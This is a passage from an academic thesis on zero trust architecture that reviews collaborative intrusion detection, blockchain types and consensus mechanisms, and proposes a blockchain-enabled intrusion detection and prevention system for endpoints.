presented to the user. The virtual server and the virtual desktop are the two core components of the NSX based approach. In this case, NSX acts as a firewall where policy decisions and trust management are performed and enforced throughout the network as a whole and in multiple points. Hence, the administrative team can perform access control fine graining in manifold segments, which can be also referred to as micro-segmentation [31] .

A major advantage of this approach is the concept of the virtualised desktop. Particularly, the administrator group, who control the full Virtual Machine (VM) or virtual desktop fleet, could refresh or rebuild it on a frequent basis (e.g., at night). Therefore, if we assume an adversary compromising an endpoint via one of the most common adversary methodologies, such as phishing or spear phishing, establishing a persistent foothold would be highly unlikely. Hence, this approach would disrupt the so-called cyber kill chain [40] at an exceedingly early stage. On the other hand, most organisations are already deploying a highly virtualised model, but switching into a VDI-based architecture would be costly. In contrast to the SDP approach, this model may be a bad choice for IoT systems due to the virtualisation requirement in the sensors and OT.

Finally, building upon Table 1, we map the real-life ZTA implementations to the NIST deployment models, and provide Table 2 with summarised information.

Table 2 - Real-World ZTA implementations mapped to NIST deployment models.

NIST Deployment Model	PEP Location	Agent Required	Control/ Data plane Integration	Contextual information / fine grained access controls	Real-World Implementation
Device Agent/Gateway-Based	Attached to resources	System & resource	Tight	Highly-available – yes	Google’s BeyondCorp & VMWare NSX
Enclave-Based	In front of resources	System	Medium	Limited availability – not possible	Software Defined Perimeter
Resource Portal-Based	In between system & resources	None	Loose	Limited to zero – not possible	NGFW / Forrester ZTX

2.4 Potential Solutions to The ZTA Endpoints Problem

Addressing the integrity of the endpoints, and detecting compromised endpoints are necessary to improve the effectiveness of ZTAs. In this section, we review some potential approaches and technical solutions to the ZTA endpoints problem.

2.4.1 Distributed Collaborative Intrusion Detection

Deploying Intrusion Detection Systems (IDSs) is a well-known approach to effectively detect intrusions based on the anomaly caused by malicious or compromised devices. Hence, it is one of the most promising solutions for problem in discussion. However, implementing a standalone IDS is often insufficient in case of large companies due to the substantial number of false positives and negatives. Shortcomings of standalone IDS systems have been studied by Fung et al. [43], Duma et al. [44] and Weizhi et al. [45]. As a result, DCIDSs have been proposed to improve the efficiency and availability of standalone IDSs.

Collaborative Intrusion Detection Systems (CIDSs) or Collaborative Intrusion Detection Networks (CIDNs) are deployed to eliminate limitations [46] of standalone IDSs. CIDSs consists of cooperating IDSs, using collective knowledge to achieve superior intrusion detection accuracy. Furthermore, DCIDSs deal with various IDS weak cases, such as Distributed Denial of Service (DDoS) attacks. Wu et al. [47] showed that in practice, compared to a standalone IDS setting, CIDSs can reduce the number of missed alarms (to 1 from 7 cases), and they managed to eliminate the number of false alarms in their test system based on Snort, Libsafe, and a new kernel level IDS called Sysmon.

To make this paper as relevant to ZTA in relation to APTs context as possible, we focus our review on three pillars of DCIDSs and the recent advances in the literature for each. Specifically, **(1) architecture, (2) alert correlation and (3) alert trustworthiness.**

2.4.1.1 Architecture

DCIDSs can greatly reduce the rate of false positives and negatives by correlating and analysing multiple suspicious pieces of evidence from diverse sources or sensors throughout the network. There is also potential to decrease computational costs because the intrusion detection resources can be shared between networks. An overview of a DCIDS is shown in Figure 14 [48]. We notice a bidirectional communication in circular format, namely, any detection and correlation unit can potentially connect and communicate with any other unit on the network.

Each participating IDS in the DCIDSs architecture has two core functional units:

- Detection unit, which is responsible for the data collection locally.
- Correlation unit, which is a segment of the overall distributed correlation architecture.

It is worth noting that, despite the benefits brought into the defensive landscape from the DCIDSs, the overall attack surface increases in these architectures, because of their distributed nature. The attackers would have more IDS nodes to target to start working their way towards a stealthy foothold establishment, or simply covering their tracks on a single endpoint. The main security issue identified in the context of DCIDSs is the integrity of the

data shared among the IDS nodes, which can be incorrect/incomplete either because of lack of trust (e.g., an IDS node refuses to reveal sensitive data) or the data is sent by a compromised IDS node. Ensuring integrity of the shared data is crucial. Blockchain and the distributed ledger technology can be a promising approach, which we discuss later in this chapter.




Figure 14 - DCIDS Reference Architecture [47].

Another issue in the context of DCIDSs is the dissemination of the alert messages and shared data. Garcia et al. [48] in their study, proposed a DCIDS architecture that correlates alerts from participating nodes effectively via a secure multicast infrastructure, which demonstrated a great capability to detect attacks against and possibly even prevent them. Their architecture was based on local IDS, called “prevention cells”, which detect and record the attack patterns locally. Thereafter, the alert messages were exchanged between the local IDSs to achieve a more effective detection rate.

To cope with APTs, Dash et al. [49] proposed a collaborative host-based IDS approach which detects network intrusion using distributed probabilistic inference. Based on a hierarchical architecture, they proposed three core components in their system: Local Detectors (LDs), being the first component, which serve as a local version of the IDS, analysing the endpoint state and relevant local traffic patterns, secondly, the Global Detectors (GDs) capture the global views of potential attacks by analysing the information gathered through LDs, using a probabilistic model and finally, the Information Sharing System (ISS) which acts as a communication enabler between LDs and GDs via a gossip protocol. In addition, approaches such as binary classifiers are used by LDs to analyse both the incoming and outgoing traffic of the potentially compromised host. Alerts can be triggered if a pre-configured threshold is crossed. The state of the overall security of LDs is constantly transmitted to randomly selected GDs at predefined intervals through the ISS. Finally, the GDs provide global monitoring based on the analysis from data collected from LDs.

This approach could be adapted for the zero-trust context. If an APT had compromised an endpoint within a notional ZTA, or when the attacker had established a foothold on the network, performed data exfiltration from the endpoint, and stolen available credentials, this would be detected. However, detection would be relatively late since the data and credential exfiltration would have already taken place.

2.4.1.2 Alert Correlation

We categorise the DCIDSs based on the alert correlation approaches. These generally include the filter-based approach, the multi-stage approach, the similarity-based approach, and the attack scenario-based approach. In the first case, a prioritisation of alarms takes place based on the criticality of the protected system, while in the second case, the correlation of alerts is based on the causality of former and latter alarms. The third case is simply based on the similarities of alarm attributes. Finally, the attack scenario-based approach is based on predefined attack scenarios.

Dain and Cunningham [50], presented an algorithm that can combine the alerts produced by heterogeneous IDSs via a probabilistic approach. This approach uses three variations of Bayesian Networks (BNs) for effectively detecting network intrusions. Specifically, in the presented algorithm, the CIDS consists of multiple types of IDSs generating alerts, which are converted into an acceptable machine-readable format, and then stored in a standard Structured Query Language (SQL) database. The algorithm then reads the database, categorizes, and relates the alerts into attack scenarios. As soon as new alerts are generated in the IDSs and stored in the database, they are automatically checked against the constructed attack scenario(s).

Cuppens and Ortalo [51] introduced Language to Model a Database for Detection of Attacks (LAMBDA), an attack description language aiming to correlate alerts from various IDSs to CIDSs. LAMBDA can be used to specify the pre and post condition of a target system. Namely, what a system looks like before an attack scenario is launched, and how is it affected after a successful attack scenario. As a result, a wide range of alerts are generated and processed by LAMBDA that eventually are correlated to draw an outcome regarding an ongoing attack scenario or not. During the specification, the overall attack scenario is considered, including all possible threat events and threat types applicable to the target system. In addition, the overall steps for detecting an attack, which might be different in each attack scenario, and the verification of an attack are also considered.

Cheung et al. [52] proposed Correlated Attack Modelling Language (CAML), a modelling language to detect various attack scenarios. Compared to LAMBDA, CAML is also based on the specification of the pre and post condition of the subject system, however, it allows lower-level specification and therefore, lower levels of details are delivered to the IDS nodes. In addition, deep diving into the lower-level specifications provides CAML an advantage when it comes to accurate decision making regarding an ongoing attack.

Templeton and Levitt [53] proposed another attack specification language for DCIDSs, named JIGSAW. Like LAMBDA and CAML, their work is heavily based on pre and post conditions of an attack and the subject target system. A major differentiation with CAML and

LAMBDA, however, is that JIGSAW intends to describe specific attacks on the threat event-type level, namely attacks, rather than attack scenarios.

2.4.1.3 Alert Trustworthiness

Within a distributed collaborative intrusion detection network, it is imperative to maintain trust between nodes, while also trust the alerts generated by participating nodes. As we mentioned previously, DCIDSs can be particularly effective if IDSs share intrusion-related information with each other; however, the validity and completeness of the information is crucial. In some cases, this is prevented either by compromised devices, or the lack of willingness, as in the case of different organisations to share. Intrusion Detection and Rapid Action (INDRA), a DCIDS approach based on Peer-to-Peer (P2P) infrastructure by Janakiraman et al. [54], proposed an authentication-based solution for alert messages. Specifically, message authentication, based on digital signatures, is used to provide a reasonable level of assurance that alerts are originating from a trusted node by using a central certification authority to authenticate a node's credentials. However, this does not guarantee the completeness and correctness of the messages in the case of compromised nodes or benign nodes that may refuse to 'provide' complete information. Finally, regarding scalability, the central certification authority can be subject to bottleneck as the participating nodes increase.

Chen and Yeager built upon the previous work and proposed the use of "Web of Trust" between participating nodes [55]. The concept is based on the reputation of the nodes, and so the collection, exchange, and evaluation of all information between participants are fully "transparent" to the nodes. Participating nodes can build, over time, a certain level of reputation among themselves, which is ultimately the essence of P2P trust relationships. This approach indeed amplifies the trust bonds required for the purpose of alert broadcasting, in case of an intrusion, and as such it seems promising. However, there is still a problem requiring further study. For example, if a peer takes the necessary time to build a high reputation among the IDS network, then it could potentially broadcast malicious or forged alerts.

2.4.2 Blockchain Based Intrusion Detection

Recently, blockchain has been widely investigated as an approach to achieve message integrity in a decentralised or distributed network environment. Blockchain can be either public or private depending on the group of authorised users. Blockchain is closely related to DLT that refers to a database where records of decentralised and transactional data are stored in a sequence (not necessarily grouped in blocks), in a continuous ledger spread through a network and across multiple locations. Blockchain can be considered as a DLT subset, in which batches of transactions are held in blocks, which in turn are linked with hash pointers in a chain [56]. In continuation, each block contains the hash of the previous block in the chain, and therefore, the integrity of each data set in the chain is preserved.

In the following, we review how blockchain has been used to ensure or improve the integrity of shared alert messages and for enforcing trust in IDSs. We start by looking at blockchain types (permissioned vs. permissionless), the consensus mechanisms and finally the

related works in the literature for blockchain-enabled IDS. Note that blockchain has been investigated mainly in the context of CIDSs to achieve the integrity of the information shared among the IDSs.

2.4.2.1 Blockchain Types

By drawing an analogy between blockchains and databases, as Wüst et al. [57], we can refer to the blockchain participants as readers and validators, or appenders. A reader refers to a role or entity who can read, analyse, or audit the blockchain. A validator (appender) on the other hand, describes a role or entity that participates in the consensus protocol, collects transactions into a block and finally appends the block to the blockchain. Based on the roles of the participants, we can differentiate between permissionless and permissioned blockchains.

2.4.2.1.1 Permissionless Blockchains

In permissionless blockchains, the peers can leave or join the network at any moment, whether they possess the role of a reader or a validator. One of the most interesting parts of this setup is the elimination of a central entity that controls membership overall. Therefore, the written content onto such blockchains is readable by any peer at any given moment. As of today, however, there are implementations using cryptographic primitives that allow for a permissionless blockchain to hide privacy related information. For instance, the Zerocash [58], which acts as a privacy preserving version of Bitcoin. Two prevalent examples of permissionless blockchains include Bitcoin [59] and Ethereum [60].

2.4.2.1.2 Permissioned Blockchains

In this setup, a central authority performs the decision making and relevant attribution to peers participating in the read or append roles within the blockchain. Most prevalent examples of permissioned blockchains now are Hyperledger Fabric [61] and R3 Corda [62]. This approach is leaning towards enterprise grade adoption, due to its inherent implementation of a central authority managing peers and their identities. Considering the overly sensitive and confidential use case of blockchain in cyber security and specifically in intrusion detection and prevention, it becomes evident that the permissioned blockchain implementation has better attributes than the permissionless.

It is well-known that blockchains impose computation overhead and extra cost (due to the hash calculations and consensus protocol), and the security of private blockchains greatly depends on the number of the participants. While private blockchains have been implemented by businesses in different sectors such as banks, healthcare, and supply chains¹, mainly to verify the integrity of contracts and secure access to health data, it is still important to see that there are some cases when blockchain is not a suitable solution. Specifically, in our case, we raise the following question:

¹ Forbes, Blockchain 50, <https://www.forbes.com/sites/michaeldelcastillo/2020/02/19/blockchain-50/> (accessed March 2021)

Which conditions would make blockchains suitable for the intrusion detection context, and in general, cyber security related use cases?

The “obvious” answer is when multiple entities lack trust in each other, while at the same time wanting to interact with a system and are not willing to agree on a trusted third party. To ease the decision process, Wüst et al. [57] provided a decision flowchart as shown in Figure 15, to help determine whether blockchain addition would be the correct technical solution of a problem. Through a series of simple questions one can conclude if the addition of blockchain would have an added value, and if that is the case, what kind of blockchain would be most suitable (e.g., private, public, permissioned or permissionless).




Figure 15 - Blockchain decision flowchart [56].

Wüst et al. [57] also provided a performance evaluation among permissioned, permissionless blockchains and a typical database. The results are summarised in Table 3 below, which can help system designers or architects with decision making on blockchain implementations.

Table 3 - Properties of permissionless-permissioned blockchains and central database.

	Permissionless blockchain	Permissioned blockchain	Central Database
Throughput	Low	High	Very High
Latency	Slow	Medium	Fast
Number of readers	High	High	High
Number of validators	High	Low	High

Number of untrusted users	High	Low	Zero
Consensus mechanism	Mainly PoW Some PoS	BFT protocols	None
Centrally managed	No	Yes	Yes

In general, blockchain adds complexity, due to the use of consensus mechanisms. Therefore, using a central database or centralised systems enhance the performance in the sense of throughput and latency. On one hand, one can refer to Bitcoin, which is capable of handling 7 transactions per second and can extend up to 66 with no compromise in security. On the other hand, Visa International Service Association Inc. (VISA) an American multinational financial services corporation, which operates a highly centralized system that can manage throughput of approximately fifty thousand transactions. Conclusively, there is a trade-off between scaling and throughput. Specifically, for a blockchain enabled IDS, how well that system would scale to many validators with thousands of hashes as inputs (e.g., detection rules) versus how much throughput such a system would produce in a predefined amount of time. Such trade-offs should be considered when we try to incorporate blockchain elements into intrusion detection.

2.4.2.2 Consensus Mechanisms

Assuming a blockchain enabled IDS, where multiple nodes function as peers are spread throughout the network for monitoring, gathering and data correlation purposes, they must reach consensus somehow. There must be an effective, practical, dependable, efficient, continuous, and secure mechanism to guarantee that all events and alerts are received and sent and are real and unaltered while all peer members concur to the status of the ledger. That said, there are several consensus mechanisms providing such capabilities, each one with their different attributes [63].

2.4.2.2.1 Proof of Work (PoW)

This serves as the most popular consensus protocol and was first introduced in Bitcoin. PoW introduces the roles of the miners, those who are responsible to solve cryptographic puzzles while competing for a reward. However, PoW is probably not suitable for blockchain enabled IDS (within a private enterprise environment) as the concept of rewarded miners would introduce huge security gaps and trust loopholes in the system.

2.4.2.2.2 Proof of Stake (PoS)

In this case, there is no competition between the miners. Instead, PoS relies on the validators, who are pseudo-randomly selected to validate a block. In addition, it introduces the so-called stake tokens, where, to participate in this sequence, the validator enrolls by staking some of his/her own tokens. Therefore, participants are rewarded based on the number of staked tokens. Considering the blockchain based IDS use case, such a mechanism would create a bottleneck as participants with a high number of tokens staked would automatically have better chances of being selected for validation, which in turn creates a security risk when we talk about events, rules, and alerts of an IDS.

2.4.2.2.3 Practical Byzantine Fault Tolerance (PBFT)

In PBFT, a predefined group of individuals function as validators. Participants must reach consensus when a new event occurs while at the same time, they must verify that no data has been modified during the event transmission. If 2/3 of the participants reach consensus, then the decision is considered final.

2.4.2.2.4 Proof of Burn (PoB) & Proof of Capacity (PoC)

Like the above-mentioned mechanisms PoB and PoC are mining and reward-based mechanisms, which, as outlined above, have an inherent disadvantage when it comes to enterprise grade adoption for the use case of a blockchain enabled IDS, due to confidentiality and integrity reasons [63].

To summarise this section, a comparative evaluation of the most widely implemented consensus mechanisms can be found in Table 4.

Table 4 - Consensus mechanisms comparative evaluation [62].

Consensus Mechanisms	PoW	PoS	BFT
Energy Consumption	Requires high amount of energy	Requires less energy consumption	Requires less energy consumption
Advanced Hardware Requirement	Required	Not Required	Not Required
Centralization	Decentralized	Partially Centralized	Centralized
Double Spending Attack	Possible	Difficult	N/A
Scalability	Not Scalable	Scalable	Scalable
Memory Requirement	Significant due to public ledger	Significant due to public ledger	Less than PoW or PoS
Security	Attack with 51% is possible	Attack with 51% not possible	May have a single point of failure

2.4.2.3 Related Works on Blockchain-Enabled IDSs

A universal architecture that incorporates CIDS with permissioned blockchain has been described by Alexopoulos et al. [64], together with a design decisions analysis process required when implementing such architecture. In this architecture, a set of intrusion related alerts are defined as transactions within the blockchain. Then, using the consensus protocol, all collaborating IDS nodes can verify the validity of the transactions prior to conveying them into a block. Eventually, the stored set of alerts shall be tamperproof within the blockchain. However, neither implementation details nor practical results are provided in their paper, hence, the idea remains explicitly theoretical.

Similar work at a theoretical level was published by Meng et al. [65], where they studied data and trust management challenges on current IDS architectures. The authors delivered the first review corresponding to the intersection of intrusion detection systems and blockchain technology, while also outlining the prospective application of such collaboration. One of the key conclusions they made was that the blockchain technology can greatly assist in enhancing an intrusion detection system’s core tasks such as trust computation, exchange of alerts and data sharing.

A step further in detecting adversaries via blockchain enabled cyber defence capabilities was addressed by Li et al. [66]. They specifically studied the integrity property in CIDS, by considering a highly likely scenario which we often encounter nowadays, namely, insider attacks such as a malicious node generating forged signatures and then sharing it throughout peers. If that scenario becomes a reality, intruders could potentially remain undetected, which would greatly affect the effectiveness of a CIDS. In addition, the authors used the blockchain technology to solve the subject issue in a verifiable manner and evaluated the results via a so-called Collaborative Blockchain Signature-Based Intrusion Detection System (CBSigIDS) development, a generic framework of CIDS based on blockchain. Figure 16 depicts a high-level overview of the proposed blockchain based CIDS framework.




Figure 16 - High level overview of blockchain based CIDN [62].

On the other hand, a more practical approach was proposed by Golomb et al. [67], namely, a Collaborative IoT Anomaly Detection (CloTA) framework. This is a lightweight framework that leverages blockchain technology to accomplish collaborative and distributed anomaly detection. In this framework, blockchain is being used to incrementally feed an anomaly detection model and establish consensus among IoT devices. Eventually, the authors created their own distributed IoT simulation platform consisting of 48 Raspberry Pi’s to evaluate and demonstrate CloTA’s ability to enhance security via blockchain.

Conclusively, we can say that the previous works validate, mainly at the theoretical level, the potential of blockchain enhancing intrusion detection. There is, however, a practical

demonstration of the above conclusion performed by Golomb et al. [67] with CloTA, although its focus and scope are limited to IoT. Moreover, an IoT network is different from an enterprise network in the sense that it provides less control maturity compared to the current applicable control frameworks and standards. Besides the immense potential of using blockchains in intrusion detection (and prevention), there are probably other advantages that require further research. For instance, a blockchain enabled IDS can be a trusted source of logging, which in turn can further enhance and maximise trust in auditing.

One of the core principles of ZTA, namely, “never trust but verify”, seems to match greatly with blockchains’ inherent attribution where every transaction must be validated, consensus must always be achieved, while ledger’s immutability seals integrity.

2.4.3 The Intersection of ZTA and Blockchain-Based IDS

In this section, we build upon the ZTA core principle of assuming breach to discuss how blockchain-based IDS can be employed. For this discussion, we use an example of a ZTA enabled notional bank network, where we assume that a single endpoint has been compromised via a spear phishing attack. As per our review, and the abovementioned assumption, the lateral movement is highly unlikely once ZTA is in full force [6], adhering to all principles and all mandated controls in place. However, the endpoint itself remains compromised, together with the already authenticated and authorised sessions of the subject user in the endpoint. Moreover, the adversaries can abuse the authenticated and authorised sessions of the user and extend their attack to the systems in reach of the subject user.

Based on the review (see 2.4.1 Distributed Collaborative Intrusion Detection systems would be able to detect such attacks via a plethora of methodologies. Specifically, the attack scenario-based approach for alert correlation when used by DCIDS is an effective and efficient approach for adversary detection. A major shortcoming can be identified, however, with this approach. In the context of ZTA and APTs, (1) the adversaries characteristically use legitimate tools in a malicious manner, and (2) they also use advanced evasive techniques against the standard controls (e.g., signature based / heuristic-based anti-virus) Therefore, the attack scenarios can fluctuate greatly. Until the attack scenario-based approach eventually constructs the relevant and matching scenario, adversaries probably have already established a stealthy foothold into the network, deeming the detection process ineffective, again, in a ZTA context. In addition, the integrity of DCIDSs nodes is questionable as per the literature review in certain scenarios. Our assumption of an APT compromising an endpoint is subject to the same scenario since a determined adversary would likely try to influence the integrity of a node and/or tamper with logs and audit trails to render the attack invisible.

Based on the review (see 2.4.2 Blockchain Based Intrusion Detection, greatly increases the integrity of the audit trail and log files, as well as the overall integrity of the information stored in the blocks themselves. Additionally, blockchain could potentially enhance the efficiency of intrusion detection by extending the immutability aspect of the context of each single identity. Specifically, zero trust security health checks can be used to create the so-called endpoint context. This context, then, could be further fortified by the distributed ledger technology to achieve integrity. ZTA, DCIDSs and blockchain technology seem to have a great intersection and many potential use cases. In fact, some use cases could even be extended beyond detection, to implement blockchain based prevention capabilities.

2.5 Summary and Discussion

2.5.1 Challenges to the Integration of Blockchain and ZTA

As we can see, ZTA and blockchain take a different approach on trust management, security, and architecture overall, in contrast to the traditional, perimeter-based approach. Table 5 shows the previously mentioned intersection elements in ZTA and blockchain, in contradiction to the traditional perimeter-based approach.

Table 5 - ZTA & blockchain intersection elements.

	Traditional Perimeter-Based Architecture	Zero Trust Architecture	Blockchain
Overall Approach	Centralised	Decentralised	Decentralised
Architectural focus	Perimeter-Focused	Borderless / Distributed	Distributed
Infrastructure trust level	Trusted or semi-trusted in some cases	Untrusted or trust but verify in some cases	Untrusted

In perimeter-based approaches, we have the element of centralisation, and the architectural focus is to protect the perimeter. This means that trusted data and assets are placed behind an extremely strict perimeter, assuming that anyone and anything inside that perimeter is trusted, either partially or fully, to access those resources. Ultimately, maximum effort is put into making sure that adversaries will not be able to get beyond that perimeter, while at the same time authorised and authenticated users can still access the data and resources behind it.

This is vastly different from ZTA and blockchain based technologies, which both run in a borderless and decentralised manner. Since there is no perimeter on both ZTA and blockchain, security comes from efficient and effective management of trust. In fact, for blockchain, security comes from the incredible amount of repetition because every node is being asked to keep the same copy of the ledger and periodically reach majority consensus on what the proper data in that ledger should be. As such, the amount of work that an attacker would have to do is practically impossible if adversaries wanted to change, hack, or alter the ledger. That said, it seems that blockchain and ZTA can complement each other in various use cases, since both share at least some fundamental principles.

Determined attackers, such as in case of APTs, with the necessary knowledge and resources have demonstrated their ability to compromise various endpoints with ease, and plant malware to establish footholds into corporate networks. The different ZTA deployment models (see 2.2.5 Zero Trust Models) and implementations (see 2.2.6.2 Real World ZTA Implementations) are great instruments in the hands of defenders, in their effort to prevent lateral movement. The result is a highly secure, trust less and borderless architecture with fine grained identity-based access controls always seeking to verify. However, the endpoints are still the Achilles heel of ZTA. Adversaries can potentially tamper with ZTA's security health checks once an endpoint is compromised, therefore leveraging the already authenticated and authorised user's session.

2.5.2 Future Directions

Blockchain technology can enhance ZTA implementations in several use cases. As described in 2.4.3 The Intersection of ZTA and Blockchain-Based IDS, a blockchain-based intrusion detection system could help in amplifying the detection capability. At the same time, it is possible to fortify the backend storage of relevant logs and audit trails in the blockchain, providing immutability. Blockchain-based authentication could also be used to enhance remote working. For instance, a blockchain based layer could be added on top of an SDP to strengthen the endpoint's integrity. Enhancing the prevention capability with blockchain is of equal, if not more, interest. Combining a blockchain-based intrusion detection and prevention system would ultimately augment ZTA onto the endpoints, significantly enhancing the detection and prevention capabilities.

However, issues such as performance, computing overhead and choosing the right implementation of blockchain remain the main questions to adopting this approach. These questions need further research to answer sufficiently.

2.6 Conclusion

In this chapter, we provided a state-of-the-art review on zero-trust and ZTAs, which are relevant and emerging research and development areas. Based on 53 papers in literature, we reviewed several aspects of the zero trust approaches and open questions. We discussed the main differences between traditional perimeter-based models and zero trust approaches. In addition, the core tenets and core capabilities of the zero-trust concept were presented, with different existing theoretical and real-world implementations of ZTAs.

Thereafter, based on examples, we discussed the potential security problems with current ZTAs, and outlined some potential and promising approaches that can be used to tackle those problems. ***Specifically, one of the approaches we explored is the possibility of adapting DLT and blockchain to verify the integrity of the endpoints in a ZTA, which in turn answers our first research question (RQ1).*** Based on the state-of-the-art in this area, we concluded that DLTs and blockchain can play a critical part in augmenting one of the core tenets of zero trust architectures, namely, the assumed breach mindset. However, their implementation requires thoughtful consideration due to computation overhead and the potential trade-offs between security and usability.

Chapter 3: Design Phase – Design Principles & Core Concepts

3.1 Introduction

Several future research directions were identified during the analysis phase. Among them, a blockchain enabled intrusion detection, and possibly prevention system that would augment ZTA on endpoints by building and extending upon the core ZTA tenet, viz., the assume breach mindset. Briefly, by adopting the assume breach mindset, the users and their endpoints should be considered as compromised.

The pandemic and COVID-19, alongside the cloud technologies emergence, provided for a new reality where the majority of corporate endpoint fleet resides anywhere in the world, so does the corporate data and services. ZTA strips trust out of identities, endpoints, data, processes, and transactions within a corporate network in a primary effort to stop lateral movement once the corporate network has been breached, or assumed breach, and foothold has been established [68].

Considering the potential research directions highlighted during analysis phase in conjunction with the answer for **(RQ1): Are there common attributes between ZTA, DLTs and blockchain?** during the same phase, we believe a blockchain enabled intrusion detection and prevention system (BIDPS) should be able to detect and prevent in many cases subject to further research and evaluation, adversaries trying to compromise or already have compromised an endpoint. This provokes new research questions:

- **(RQ2) How can we solve the highlighted Achilles Heel of ZTA? Namely, will the proposed BIDPS detect and prevent attacks against endpoints prior the 10th stage of MITRE's ATT&CK threat knowledge base, thus proving effectiveness?**
- **(RQ3) How can we augment ZTA on endpoints using DLTs and blockchain?**

3.2 Design Principles

In section 2.4.2 Blockchain Based Intrusion Detection, we performed research on the basic characteristics of blockchains, DLTs, and reviewed the relevant works. The outcome is four key design principles based on extensive research by scholars, industry best practices, and considerations in the design of blockchain-based systems, including intrusion detection and prevention systems. The input from the analysis phase is also clear when it comes to designing the BIDPS, it is therefore imperative to adhere to the following design principles and rationale:

1. **Permissioned & private blockchain:**

Cachin et al. [74] introduced permissioned blockchains, which restrict participation to a predetermined set of nodes with known identities. They discussed the applications of permissioned blockchains, such as supply chain management, healthcare, and financial systems. Chapter 8 of their book covers the key features, benefits, and challenges associated with permissioned blockchains, including security considerations for enterprise grade systems that run on public and permissionless blockchains, as opposed to private and permissioned.

